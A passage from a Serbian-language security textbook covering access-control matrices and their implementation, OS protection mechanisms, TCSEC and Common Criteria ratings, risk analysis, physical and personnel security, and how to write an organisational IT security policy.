- **Pravo vlasništva** (*owner*). U matricu je potrebno uvesti mehanizam koji omogućava dodavanje novih prava ili ukidanja postojećih. Ove operacije nad objektom mogu izvesti procesi iz domena koji ima pravo vlasništva nad tim objektom (owner). Na primer, ako je u polju (i,j) postavljeno pravo owner, tada se proces iz domena Di može ukidati ili postavljati prava nad objektom j (izmena je vidljiva u koloni j).

  Na primer, iz sledećih tabela se vidi da procesi u domenu D2 imaju pravo owner nad objektima F2 i F3 i da, kao takvi, mogu dodeliti ili oduzeti prava procesima iz drugog domena nad tim objektima. Konkretno, pravo write nad objektom F3 oduzeto je domenu D1 i dato domenu D3.

Domen	Objekat		
	F1	F2	F3
D1	owner, exec		write
D2		read*, owner	owner, write*
D3	exec		

Domen	Objekat		
	F1	F2	F3
D1	owner, exec		
D2		owner	owner, write*
D3		read	write

- **Pravo kontrole u domenu** (*control*). Operacije kopiranja, dodele i oduzimanja prava modifikuju sadržaj određene kolone u matrici. U matricu se uvodi i pravo kontrole u domenu (control) kojim je omogućena promena prava po vrsti. Pravo kontrole se može dodeliti samo objektima koji predstavljaju domene (na primeru sledeće tabele, to su poslednje četiri vrste u kojima su opisani domeni D1-D4). Ako je u polju (i,j) dato pravo control, proces koji pripada domenu Di može ukloniti bilo koje pravo dato domenu Dj (pravo u vrsti Dj).

Domen	Objekat							
	F1	F2	F3	printer	D1	D2	D3	D4
D1	read		read			switch		
D2				print			switch	switch control
D3		read	exec					
D4	read write		read write		switch			

Implementacija matrice prava pristupa

Matrica pristupa može se na sistemu implementirati na četiri načina, zavisnosti od skupa domena/objekata koji su konkretnom matricom opisani:

- **Globalna tabela**. Prvi i najprostiji slučaj je realizacija matrice pristupa pomoću globalne tabele koja se sastoji od skupa uređenih trojki (domen, objekat, skup prava). Pre nego što proces iz domena Di izvrši operaciju Sk nad objektom Oj, u globalnoj tabeli se traži odgovarajuća uređena trojka (Di, Oj, S), takva da Sk pripada skupu prava S. Ukoliko se takva trojka nađe, operacija se izvršava. U suprotnom, sistem odbija da izvrši operaciju. Prednost ove metode je centralizacija zaštite na nivou sistema, a nedostatak veličina tabele -

pretraživanje globalne tabele unosi veliko vremensko premašenje.

- **Lista za kontrolu pristupa objektima**. Matrica pristupa može se implementirati i pomoću liste za kontrolu pristupa objektima (access list). Posebna lista kontrole pristupa formira se za svaki objekat sistema i odgovara jednoj koloni matrice pristupa. Listu čini skup uređenih parova (domen, skup prava) - u listi su opisani svi domeni koji nad tim objektom imaju neka prava, a domeni bez prava se ne uključuju. Lista se može dopuniti listom podrazumevanih prava (default). Jednostavno rečeno, lista opisuje operacije koje procesi koji pripadaju različitim domenima mogu izvršiti nad tim objektom. Liste za kontrolu pristupa su korisniku najpodesnije, jer vlasnik objekta može nad tim objektom jednostavno dodeliti ili oduzeti prava određenim domenima. Pri određivanju ukupnih prava domena moraju analizirati svi objekti.

- **Lista sposobnosti domena**. Treći način implementacije matrice pristupa su liste sposobnosti domena. Lista sposobnosti (engl. *capability list*) formira se za svaki domen i odgovara jednoj vrsti matrice prava pristupa. Listu čini skup uređenih parova (objekat, pravo pristupa) - u listi su opisani svi objekti nad kojima taj domen ima neka prava. Jednostavno rečeno, lista sposobnosti jednog domena opisuje operacije koje procesi tog domena mogu izvršiti nad različitim objektima. S korisničke tačke gledišta, liste sposobnosti nisu najpodesnije za korišćenje, ali su pogodne za lokalizaciju inforamcija pri analizi prava domena.

- **Mehanizam ključeva**. Mehanizam ključeva (engl. *lock-key*) je kompromis prethodna dva načina implementacija matrice pristupa. Svakom objektu se dodeli lista bravica (engl. *lock*), a svakom domenu lista ključeva (engl. *key*). Ključevi i bravice su jedinstveni nizovi bitova. Proces iz domena može pristupiti objektu samo ako njegov ključ odgovara jednoj od bravica objekta. Ovaj mehanizam je fleksibilan i efektivan, zavisno od veličine ključeva. Prava se mogu jednostavno oduzeti izmenom bitova koji čine bravicu.

Neki sistemi (na primer, MULTICS) koriste kombinovanu metodu liste za kontrolu pristupa objektina i liste mogućnosti. Prilikom prvog pristupa procesa objektu, proverava se lista za kontrolu pristupa. Ukoliko proces ima prava da pristupi objektu, objektu se pripisuje sposobnost. Prilikom daljeg referenciranja objekta, lista za kontrolu pristupa se ne proverava. Sposobnost se ukida prilikom poslednjeg pristupa objektu.

12.2. Sigurnosni mehanizmi u operativnim sistemima

Kao što je rečeno u prvom i drugom poglavlju ove knjige, apsolutna sigurnost ne postoji. Jedan od načina da se poveća opšta sigurnost sistema je periodično proveravanje mogućih sigurnosnih rupa u sistemu. U tom smislu, potrebno je proveriti

da li postoje:

- kratke lozinke ili lozinke koje se lako pogađaju,
- opasni programi sa domenskim (SUID) bitom,
- neautorizovani programi u sistemskim direktorijuma,
- neočekivani proces koji se veoma dugo izvrašava,
- neodgovarajuća zaštita za direktorijume,
- neodgovarajuća zaštita za sistemske direktorijume,
- opasni ulazi u programskoj putanji i
- promene u ček-sumama sistemskih programa.

Zaštitne mere se gotovo uvek primenjuju na više nivoa. Na primer, jedan nivo je fizički - prva linija odbrane računarskog sistema je fizička zaštita računara i mrežne opreme (serveri, ruteri itd). Ako hardver nije fizički dostupan neovlašćenim osobama, šanse da dođe do slučajnih ili namernih oštećenja se umanjuju. Ljudski faktor takođe ima bitnu ulogu. Za sistem administratora potrebno je izabrati poverljive i ozbiljne ljude. Potrebno je naglasiti da uspeh napada na sistem često zavisi od ljudskog faktora. Na primer, programer može slučajno ili namerno ostaviti backdoor u programu, a administrator mreže port na ruteru. U oba slučaja, napadač može lako ostvariti pristup sistemu. Zaštita na mrežnom nivou je, takođe, veoma značajna. Korisnici računara danas intenzivno koriste mrežu za autentifikaciju i transfer podataka na relaciji server - radna stanica. Sigurnost na mrežnom nivou svodi se na obezbeđivanje udaljenog pristupa resursima za legitimne korisnike sistema, zaštitu resursa od neautorizovanog pristupa, zlonamerne modifikacije i/ili uništenja podataka i sprečavanje ulaska virusa ili drugih zlonamernih podataka i progama sa mreže u sistem. Na ovom nivou zaštite zahteva se da svaki korisnik, koji pristupa umreženoj radnoj stanici ili serveru, ima važeće korisničko ime na mreži i odgovarajuću lozinku.

Zaštita na nivou operativnog sistema je najčešće poslednji nivo zaštite. Operativni sistem mora da zaštiti samog sebe i sistem u celini od slučajnog ili namernog oštećenja. Mehanizmi zaštite na ovom nivou uključuju:

- **Autentifikaciju korisnika operativnom sistemu.** Zahteva se da svaki korisnik koji pristupa sistemu ima važeće korisničko ime na sistemu i odgovarajuću lozinku. Na taj način, operativni sistem zna da li se radi o pravom, ovlašćenom korisniku ili ne i shodno tome korisniku dozvoljava ili ne dozvoljava da koristi usluge operativnog sistema. Identifikacija korisnika pomoću poverljivih informacija je najčešće korišćen metod autentifikacije. Korisnik se, najpre, predstavi sistemu, odnosno identifikuje svojim imenom, a sistem zatim traži potvrdu, odnosno zahteva da korisnik navede odgovarajuću lozinku. Ako uneta vrednost lozinke odgovara vrednosti koja se nalazi na sistemu, operativni sistem smatra da je korisnik prošao autentifikaciju. Napomenimo da su lozinke ranjivo

mesto (naročito ukoliko su kratke ili jednostavne ili radi podsećanja zapisane na papiru pored računara) i kao takve su jedan od omiljenih objekata koje zlonamerni napadači koriste za sticanje nelegetimnog pristupa. Poseban problem predstavlja čuvanje informacije o lozinkama na disku računarskog sistema. Uljezi mogu doći do tih informacija, a onda mogu saznati korisničke lozinke uključujući i lozinke povlašćenih korisnika, kao što su sistem administratori. U tom kontekstu, na disku sistema se ne čuvaju same lozinke, već njihovi heševi.

- **Kontrolu pristupa na nivou sistema datoteka**. Kontrola pristupa je implementirana u sve savremene operativne sisteme i sa njom ćete se pre ili kasnije sresti (osim ako operativni sistem ne koristite isključivo kao root ili Administrator). Implementira pomoću listi za kontrolu pristupa koja određuje ko može da pristupi određenoj datoteci ili direktorijumu i šta sa tom datotekom ili direktorijumom može da radi.

- **Kriptografske mere zaštite**. Svaki podatak na računaru može se zaštititi šifrovanjem – postoje programi koji šifruju kompletne diskove, prenosive medijume, čak i kod programa instaliranog na računaru. Šifrovanje podataka na diskovima može se obaviti na nivou datoteka i na nivou drajvera. Za šifrovanje na nivou datoteka koriste se klasični sistemi datoteka i posebni programi za šifrovanje datoteka i direktorijuma. Jednostavno se implementira i koristi. Korisnik odučuje šta želi da šifruje i to ručno radi, a pomeranje podataka na drugi računar ili kreiranje rezervne kopije podataka je relativno jednostavno (na drugi medijum se prenose šifrovani podaci). Degradacija performansi je zanemarljiva. Šifrovanje cele particije ili diska obavlja se na nivou drajvera – sistem datoteka ili ceo disk se najpre šifruje, a zatim poseban drajver upravlja rutinama za šifrovanje i obezbeđuje virtuelni sistem datoteka prema operativnom sistemu. Šifrovanje je transparentno za korisnika – korisnik ne može da zaboravi da šifruje nešto jer se to od njega i ne očekuje. Upravljanje ključevima je znatno komplikovanije zbog velikog broja korisnika koji na različit način pristupaju različitim delovima datoteka, a zahteva se i postojanje sigurnog smeštaja za ključeve.

- **Kontrola udaljenog pristupa**. Od svakog ozbiljnog operativnog sistema očekuje se da obezbedi kontrolu udaljenog pristupa sistemu. Konkretno, svaki operativni sistem treba da ima mrežnu barijeru koja će da filtrira podatke na mrežnom i transportnom sloju i da obezbedi kontrolu pristupa mreži za različite procese (korisnik obučava mrežnu barijeru koja aplikacija sme, a koja ne sme da pristupi mreži). Takođe, poželjmo je da operativni sistem obezbedi podršku za rad sa kriptografskim protokolima (kao što su SSL i IPSec).

- **Praćenje sigurnosnih događaja**. Praćenje sigurnosnih događaja (engl. auditing) i pristupa resursima je jedna od važnijih zaštitnih mera. Sigurnosni događaji su sve akcije usmerene na resurse koji su zaštićeni nekom sigurnosnom merom,

kao što je kontrola pristupa. Na primer, sigurnosni događaj je promena sadržaja ili pristupnih prava direktorijuma, prijavljivanje na domen, kreiranje ili izmena naloga i izmena grupne polise. Praćenje događaja se najčešće primenjuje na domen kontrolerima i serverima, ali i na radnim stanicama koje su deo domena ukoliko se na njima nalaze značajniji resursi. Cilj primene ove zaštitne mere je formiranje dnevnika događaja (engl. log) na osnovu koga se mogu otkriti mogući propusti u primeni nekih sigurnosnih mera.

- **Kreiranje rezervnih kopija značajnih podataka**. O značaju backupa veoma je nezahvalno pisati, zato što čitaoci obično smatraju da je pridavanje značaja kreiranju razervnih kopija podataka ravno "preterivanju". Međutim, kada izgube neke bitne podatke, korisnici obično promene mišljenje.

- **Kreiranje plana restauracije** koji identifikuje kritične podatke i opisuje zaštitne mere koje je potrebno preduzeti u slučaju havarije ili proboja sigurnosti kako bi se brzo i sa minimalnim gubicima obezbedilo normalno funkcionisanje sistema.

12.3 Rangovi sigurnosti

Nacionalni centar za sigurnost računara (*The National Computer Security Center – NCSC*, www.radium.ncsc.mil) osnovan je 1981. godine kao deo Nacionalne agencije za sigurnost (NSA) pri Ministarstvu odbrane SAD (DoD), kako bi pomogao u zaštiti svojine i ličnih podataka u računarskim sistemima vlade, korporacija i kućnih korisnika. NCSC je definisao nekoliko rangova, odnosno nivoa sigurnosti kojima se može ukazati na stepen zaštite komercijalnih operativnih sistema, mrežnih komponenti i aplikacija. Ovo sigurnosno rangiranje, zasnovano na Kriterijumu ocene pouzdanih računarskih sistema Ministarstva odbrane (*Trusted Computer System Evaluation Criteria* - TCSEC), definisano je 1983. godine i uobičajeno se referira kao "**narandžasta knjiga**" ("the Orange Book"). Nivoi sigurnosti su sledeći:

- A1 – *Verified Design* (overen dizajn),
- B3 – *Security Domains* (domeni sigurnosti),
- B2 – *Structured Protection* (struktuirana zaštita),
- B1 – *Labeled Security Protection* (označena sigurnosna zaštita),
- C2 – *Controlled Access Protection* (zaštita kontrolisanim pristupom),
- C1 – *Discretionary Access Protection* (diskreciona zaštita pristupa) i
- D – *Minimal Protection* (minimalna zaštita).

TCSEC standard se sastoji od rangiranja "**nivoa poverenja**", gde se viši nivoi grade

na osnovu nižih nivoa dodavanjem rigoroznijih mera zaštite i zahteva za ispravnošću. Nijedan operativni sistem ne odgovara nivou A1. Iako je par operativnih sistema zaslužilo jedan od B nivoa rangiranja, C2 se smatra dovoljnim i najvišim praktičnim rangom za operativni sistem opšte namene.

U julu 1995. godine, Microsoft Windows NT 3.5 (radna stanica i server) sa Service Pack 3 zakrpom je bila prva verzija Windows NT koja je zaslužila C2 rangiranje. U martu 1999. godine, Windows NT 4 sa Service Packom 3 je dostigao E3 rangiranje koje je jednako C2 rangiranju u SADu. U novembru 1999. godine, Windows NT 4 sa Service Packom 6a postigao je C2 rangiranje i u samostalnoj i u mrežnoj konfiguraciji.

Proces rangiranja zahteva nekoliko godina, tako da će uprkos tome što je Windows 2000 predat međunarodnim organizacijama za sertifikat sigurnosti, verovatno proći neko vreme pre nego što procena bude kompletirana. Ipak, osnovna sigurnosne arhitekture Windows 2000 je, ako ništa drugo, robusniji razvoj od onog u Windows NT 4, kao što se Windows NT 4 razvio iz Windows NT 3 implementacije. Windows 2000 će skoro sasvim sigurno postići isto rangiranje kao i Windows NT.

Navodimo ključne zahteve koje operativni sistem mora da ispuni kako bi dobio C2 rang sigurnosti:

- **procedura sigurnog prijavljivanja na sistem** (engl. *secure logon facility*) – svi korisnici su jedinstveno identifikovani. Korisnicima se sme dozvoliti pristup računaru samo pošto su autentifikovani.

- **diskreciona kontrola pristupa**, koja omogućava vlasniku sredstva da odredi ko ima pravo pristupa sredstvu i šte može da uradi s njim. Vlasnik odobrava prava koja dozvoljavaju različite vrste pristupa korisniku ili grupi korisnika.

- **praćenje sigursnosnih događaja** (engl. *security auditing*), koje omogućava sposobnost za otkrivanje i snimanje događaja vezanih za sigurnost ili svaki pokušaj kreiranja, pristupa ili brisanja sistemskih sredstava. Logon identifiers snimaju identitetete svih korisnika, što omogućuje lako praćenje i pronalaženje svakoga ko izvodi nedozvoljene (neautorizovane) akcije.

- **zaštita ponovne upotrebe objekta**, koja sprečava korisnike da vide podatke koje je drugi korisnik već obrisao ili od pristupa memoriji koju je već drugi korisnik koristio i oslobodio. Na primer, u nekim operativnim sistemima, moguće je kreirati novi dokument određene dužine i zatim ispitati sadržaj dokumenta kako bi videli podatke koji su zauzimali lokaciju na disku gde je dokument alociran. Ovi podaci bi mogli da budu osetljive informacije koje su bile ostavljene u dokumentu drugog korisnika, ali koje su bile izbrisane. Zaštita od ponovne upotrebe objekta sprečava ovu potencijalnu sigurnosnu rupu inicijalizacijom svih objekata, uključujući dokumente i memoriju, pre nego što su oni dodeljeni korisniku.

Windows NT takođe zadovoljava dva zahteva novoa B sigurnosti:

- Funkcionalnost pouzdanih putanja, koja sprečava programe tipa Trojanskog konja od mogućnosti da uhvate korisnička imena i lozinke, kada oni pokušavaju da se prijave na sistem. Funkcionalnost pouzdanih putanja u Windowsu NT dolazi u obliku njegovog Ctrl+Alt+Del logon-attention sekvence. Ova sekvenca pritisaka na tastere, koja je takoeđe poznata kao secure attention sequence (SAS), uvek prikazuje dijalog boks logovanja, tako da se Trojanski konj lako može prepoznati: Trojanski konj koji prikazuje lažno logovanje će biti premošten kad se pristupi SASu.

- Trusted facility management, koji zahteva podršku za funkcije odvojenih naloga za administrativne funkcije. Na primer, odvojeni su nalozi za administriranje, korisnički nalozi zaduženi za podršku kompjutera i standardni korisnici.

Windows 2000 zadovoljava sve ove zahteve kroz svoj sigurnosni podsistem i vezne komponente.

Uobičajeni kriterijum

U januaru 1996. godine, SAD, Velika Britanija, Nemačka, Francuska, Kanada i Holandija su izdale zajednički razvijenu specifikaciju **Uobičajenog kriterijuma ocene sigurnosti informatičkih tehnologija** (*Common Criteria for Information Technology Security Evaluation* – CCITSE). CCITSE, koji se obično referira kao **Uobičajeni kriterijum** (Common Criteria – CC), postaje prepoznatljiv međunarodni standard za ocenu sigurnosti proizvoda.

CC je fleksibliniji od TCSECovog rangiranja poverljivosti i ima strukturu bližu ITSECu nego TCSECu. CC uključuje koncept Protection Profile (PP) za sakupljanje zahteva sigurnosti u jednostavno specificirane i uporedive setove i koncept Security Target (ST) koji sadrži set sigurnosnih zahteva koji mogu biti napravljeni referenciranjem na PP.

13

Organizacione, fizičke, pravne i druge metode zaštite

13.1. Analiza rizika

Svakom projektovanju sistema zaštite treba prići s aspekta analize rizika. Tako se mogu proceniti potrebna sredstva za njegovu realizaciju, kao i budžet neophodan za svakodnevno funkcionisanje.

Povredivost sistema na neki događaj definiše se kao finansijski gubitak koji pretrpi neka organizacija ako se taj događaj desi. **Izloženost sistema** na neki događaj (rizik) definiše se kao povredivost na taj događaj, pomnožena verovatnoćom njegovog dešavanja. Verovatnoće rizika opisuju se pomoću vremenskog intervala u kom se očekuje jedno dešavanje tog događaja. Na primer:

- verovatnoća dešavanja požara je jedanput u 40 godina,
- verovatnoća dešavanja operatorske greške kojom se uništava jedna datoteka je jedanput u 4 godine,
- verovatnoća dešavanja softverske greške je jedanput u 10 dana.

Navodimo primer izračunavanja izloženosti sistema. Ako je procenjeno da neki događaj može da izazove gubitak od 1.000.000 dinara, a verovatnoća njegovog dešavanja za godinu dana iznosi 0,5%, onda je izloženost sistema:

- $I = P \times V = 0{,}005 \times 1.000.000 = 5.000$ dinara

Ukupna izloženost neke organizacije je jednaka zbiru **parcijalnih izloženosti** za razne događaje. Projektant zaštite treba da vodi računa o tome da događaje, čije istovremeno dešavanje može da dovede do narušavanja integriteta podataka, učini **nezavisnim**, tako da rezultantna verovatnoća dešavanja bude mala. Verovatnoće se ne mogu množiti (za dva ili više događaja) ako događaji nisu nezavisni.

Napomenimo da se verovatnoća uspeha smišljenog napada na pojedine tačke sistema ili sistem u celini može znatno smanjiti restrikcijom poznavanja raznih aspekata sistema – pre svega samih metoda zaštite – na one osobe koje to treba da znaju.

13.2. Organizacione i fizičke metode i kadrovski aspekti

Prilikom projektovanja i realizovanja informacionih sistema i računarskih mreža potrebno je voditi računa o skupu mera za povećanje sigurnosti i sa razumno

održavanje rizika po pitanju sigurnosti na prihvatljivom nivou, uz prihvatljive troškove i uticaj ne performanse sistema. Potrebno je definisati:

- odgovornost u projektovanju tehnika i postupaka u zaštiti i
- odgovornost za zaštitu pri svakodnevnom radu.

U pogledu **odgovornosti u projektovanju tehnika i postupaka u zaštiti** neophodno je uspostaviti sledeće elemente:

- celokupnu koordinaciju, odgovornost za tehnički aspekt projekta,
- odgovornost za proceduralne kontrole,
- odgovornost za kontrolu programa i programera,
- odgovornost za fizičku zaštitu,
- odgovornost za kontrolu i proveru funkcionisanja sistema zaštite.

Takođe potrebno je definisati i **odgovornost za proceduralne kontrole**:

- operativne procedure i kontrole,
- rad u prostoriji računara,
- procedure i pravila kojima se štite podaci,
- procedure potrebne kod zamene starog sistema novim,
- procedure koje će se primenjivati u slučajevima otkaza računarskog sistema.

Kada govorimo o organizacionim metodama zaštite, bitni segmenti o kojima će dalje u ovom poglavlju biti reči, jesu: kadrovski aspekt, definisanje poltike sigurnosti i odgovornosti u tom pogledu i načini kontrole.

Fizičke metode zaštite

Domen **fizičke sigurnosti** sistema bavi se pretnjema, ranjivostima i merama zaštite koje se mogu primeniti kako bi se fizički zaštitili resursi i poverljive informacije neke kompanije, orgnizacije ili institucije. U resurse koji se fizièki štite spadaju osoblje, prostorije u kojima osoblje radi, računarska i komunikaciona oprema, medijumi sa kojima se radi i pomoćna infrastruktura. Fizička sigurnost se najčešće odnosi na mere koje se preduzimaju kako bi se zaštitili proizvodni i poslovni sistemi od pretnji, kao što su provale i krađe resursa i poverljivih informacija, pa se najjednostavnije može definisati kao proces kontrole osoblja, opreme i podataka uključenih u proces obrade informacija. U ovom segmentu se, takođe, analiziraju i metode zaštite od elementarnih nepogoda i nesrećnih slučajeva, kao što su požar, poplava, zemljotresi, ratovi i slično.

Pretnje fizičkoj sigurnosti

Pre nego što pozabavimo fizičkim metodama zaštite i njihovom ispravnom implementacijom, potrebno je da proanaliziramo aspekte okruženja koji predstavljaju potencijalnu pretnju na računarsku infrastrukturu. "Velika trojka" sigurnosti (poverljivost, integritet i raspoloživost) izložena je riziku iz fizičkog okruženja i kao takva mora biti zaštićena. Rizik predstavljaju:

- prekidi u obezbeđivanju računarskih usluga (raspoloživost),
- fizičko oštećenje sistema ili pomoćne infrastrukture (raspoloživost),
- neautorizovano razotkrivanje informacija (poverljivost),
- gubitak kontrole nad sistemom (integritetu),
- krađa podataka i/ili opreme (poverljivost, integritet i raspoloživost).

Navodimo i nekoliko primera pretnji fizičkoj sigurnosti:

- hitni slučajevi (požari i zagađenje dimom, oštećenje građevine, eksplozije, prekid snabdevanja električnom energijom ili grejanja, oštećenja izazvana pucanjem vodovodnih cevi, ispuštanje toksičnih materija),
- prirodne katastrofe (zemljotresi, klizišta, poplave),
- ljudska intervencija (sabotaže, vandalizam, ratovi, državni udari).

Mere zaštite

Jedan segment fizičke zaštite je **fizička kontrola pristupa** prostorijama u kojima se nalaze računari, računarska i komunikaciona oprema. Ovde se mogu koristiti različite metode kontrole – počev od čuvara, brava sa šiframa, kartične kontrole pristupa, kao i biometrijske metode. Tipične **biometrijske karakteristike** koje se mogu iskoristiti da bi se jednoznačno identifikovao identitet neke osobe su: otisak prsta, snimak mrežnjače oka, crte lica, geometrija šake, glas i svojeručni potpis.

Kadrovski aspekti

Prilikom izbora kadrova za rad na osetljivim mestima i funkcijama u okviru informacionog i komunikacionog sistema, kao i računarske mreže potrebno je voditi računa o stručnosti, poverenju i lojalnosti. Za neke službe je posebna potrebna provera u pogledu bezbednosti, kao i rada na ranijim mestima i uopšte stručnoj i ličnoj prošlosti kandidata.

Pri svakodnevnom radu, poseban značaj u pogledu odgovornost za zaštitu pri svakodnevnom radu imaju:

- **Rukovodilac računarskog centra**. Zadužen je za raspodelu odgovornosti u oblasti zaštite i ima odgovornost za striktnu i neprekidnu primenu mera zaštite.

- **Administrator zaštite**. Administrator zaštite se brine za: pristup tabelama ovlašćenja i lozinki, specificira ko može da koristi programe i podatke, ima odgovornost za dodeljivanje lozinki i zaštitnih kodova i odgovornost za primenu tabele ovlašćenja. Njegove aktivnosti su: vođenje dnevnika povreda zaštite i dnevnika aktivnosti operatera, pregledanje statistike aktivnosti sistema, izveštaja čuvara i listi prekovremenog rada. Administrator zaštite takođe preduzima akcije pri bilo kojoj povredi zaštite, procenjuje efektivnost primenjenih mera zaštite, uočava propuste u zaštiti i metode za njeno kompromitovanje i pronalazi nove metode za poboljšanje zaštite.

- **Lokalni službenici zaštite**. Lokalni službenici zaštite. Veći distribuirani sistem može imati više lokalnih službenika zaštite. Oni se brinu o slanju izveštaja o otkrivenim proceduralnim povredama na datoj lokaciji i snose odgovornost za poštovanje procedura zaštite.

- **Vlasnici datoteka**. Funkcija vlasnika datoteka ili baze podataka je opciona. Oni imaju odgovornost za zaštitu datoteka i/ili baze podataka, za tačnost i zaštitu datoteke i odgovornost za rekonstrukciju datoteke ukoliko dođe do njenog razaranja (uništenja).

- **Kontrolori zaštite**. Kontrolori zaštite obavljaju sledeće zadatke: povremeno proveravaju sve aspekte zaštite, obavljaju regularne obimne analize svih aspekata zaštite, formiraju izveštaje o slabostima i propustima u sistemu zaštite, pronalaze rešenja za otklanjanje otkrivenih propusta, proveravaju fizički i sistemski nivo zaštite.

Prilikom izbora kadrova za rad na osetljivim mestima i funkcijama u okviru informacionog i komunikacionog sistema, kao i računarske mreže potrebno je voditi računa o stručnosti, poverenju i lojalnosti. Za neke službe je posebna potrebna provera u pogledu bezbednosti, kao i rada na ranijim mestima i uopšte stručnoj i ličnoj prošlosti kandidata.

Prilikom realizacije funkcije zaštite, potrebno je obaviti čitav niz mera i provera, kao što su:

- opšta inspekcija i raspitivanje,
- primena upitnici i anketa,
- povremene najavljene i nenajavljene provere,

- primena pogrešnih transakcija i generalno “provociranje” reakcije na grešku,
- pokušaji narušavanja integriteta, tajnosti i raspoloživosti elemenata sistema i sistema u celini,
- paznovrsna testiranja, pilot sistemi, specijalni programi za nadzor, analize, simulacije,
- procedure za otkrivanje tj. traženje grešaka (engl. *Troubleshooting*).

Ove mere, kao i brojne druge pomažu u unapređenju celokupne sigurnosti računarskih sistema i mreža, kao i informacionih sistema u celini.

13.3. Sigurnosna politika preduzeća

Pitanje sigurnosti je veoma bitno u eri koju karakteriše kompleksno računarsko okruženje, sa mnogim računarskim platformama i sa ogromnim konglomeratom integrisanih računarskih mreža. Implementacija sistem sigurnosti na nivou preduzeća, institucije ili organizacije je često vrlo komplikovan i nedovoljno definisan zadataka.

Ovom prilikom je potrebno razmotriti određena pitanja, kao što su na primer:

- Koliki je stepen sigurnosti neophodan i koje vrste sigurnosti najefektnije zadovoljavaju konkretne zahteve kao poslovnog subjekta?
- Odakle početi u definisanju i postavljanju sistema sigurnosti?
- Kako korisnik informacione tehnologije možete ostvariti i održati ekonomičan nivo sigurnnosti informacionog sistema sa prihvatljivom cenom (troškom).

Potrebno je sprovesti proces formiranja modela informacione sigurnosne politike i pratiti sigurnosne preporuke i standarde, kao i najbolje prakse koje su se pokazale uspešnim.

Šta je sigurnosna politika?

Sigurnosna politika u oblasti informacionih tehnologija je pisani programski dokument u okviru poslovne politike firme. U tom iskazu o sigunosnoj politici IT se navode mere i mehanizmi koji osiguravaju visok stepen sigurnosti informacionih tehnologija koje se uz to opslužuju na siguran način. Izjava-iskaz o politici sigurnosti IT obezbeđuje mandat za inplementaciju programa i mera sigurnosti kroz poslovnu organizaciju i oko nje. U praksi je politika sigurnosti najčešće kondezovana na tri ili pet


stranica pisanog dokumenta. Taj dokumenat mora biti dostupan svakom zaposlenom u organizaciji, lak za razumevanje, i u njemu se uopšteno specificiraju sigurnosni zahtevi a ne platforma specifičnih metoda.

Ovaj dokument je namenjen da komunicira i time motiviše sve uključene da maksimalno doprinose podizanju i očuvanju visokih standarda i performansi sigurnosne zaštite IT. Dokumenat o politici sigurnisti ističe specifične standarde i preporuke koji indiciraju sigurnosne zahteve koji moraju biti inplementirani, dok preporuke opisuju zahteve koji bi trebalo inplementirati.

Neki standardi, kao na primer: bankarska regulativa, sigurnosni zahtevi za vladine izvođače radova i odvojeni zakoni, predstavljaju pravno starateljstvo. Takođe, standardi i preporuke moraju biti kreirani (formirani) tako da budu podesni za primenu u okviru ciljnog sistema, kao i na specifičnim platformama

Politika sigunosti IT uspostavlja procedure poput onih ko je autorizovan da pristupa različitim tipovima informacija, tačke standarda i preporuka u pogledu koliko mnogo i koje vrste sigurnosnih mera je neophodno primeniti.

Procedure obezbeđuju metode za implementaciju sigurnosnih standarda i preporuka da bi uspostavila i održala politika sigurnosti IT. Često neka organizacija ima već uspostavljenu odgovarajuću sigurnosnu politiku u sferi IT. U mnogim dobrim poslovnim organizacijama u svetu sigurnosna politika IT nije eksplicitno napisana, ali je uspostavljena kroz tradicionalne i opšte načine i procedure poslovanja. Međutim, bez pisane sigurnosne politike, firme se izlažu riziku, da se može javiti pogrešno shvatanja zaposlenih. Uz to se kreiraju nepotrebne teškoće koje sobom donosi primena zakonski obavezujućih disciplinskih mera za prekršaje, da pri tom nije uspostavljena adekvatna pisana, jasna, efikasna i sprovodiva siguronosna politika.



Slika 13.1. *Prikaz elemenata sigurnosne politike*

Činjenica postojanja pisane sigurnosne politike, daje jednoj organizaciji osnovu za konzistentnost razumevanja, primenjivanja, i obezbeđivanja sigurnosti osoblju sa specifičnim skupom preporuka za obavljanje njihove dužnosti.

Pisanje politike sigurnosti

Zaokružena politika sigurnosti IT ne sme biti pisana u vakumu, već se mora direktno odnositi prema poslovnim potrebama u preduzeću ili organizaciji. Na primer, ukazivanje i prihvatanje zabrinutosti izvođača u politici za pripremu odbrane IT-a, koja mora pokriti sigurnost rada, je različita od stepene obezbeđenje jedna prodavnice. Obzirom na činjenicu da je izvođač možda više koncentrisan za zaštitu klasifikovanih podataka, i njihove potrebe čuvanja, da bi bio siguran da su njeni računovodstveni slogovi i slogovi zaliha tačni i da neće biti nepodesno modifikovani. Zbog različitih potreba i problema, ovde se ne misli da je moguće definisati opštu sigurnosnu politiku koja bi bila perfektna za svaku organizaciju.


Organizacija sigurnosne politike mora biti prilično kratka i sažeta i treba biti napisana uopšteno, ne sa isuviše specifičnim uslovima pojedinih IT računarskih platformi. Dokument mora biti formulisan na način da stvara svoju otvorenost za izmene strukture i tehnologije rada. Dokument o sigurnosnoj politici mora imati procenjenu upotrebljivost (vek trajanja) od tri ili više godina.

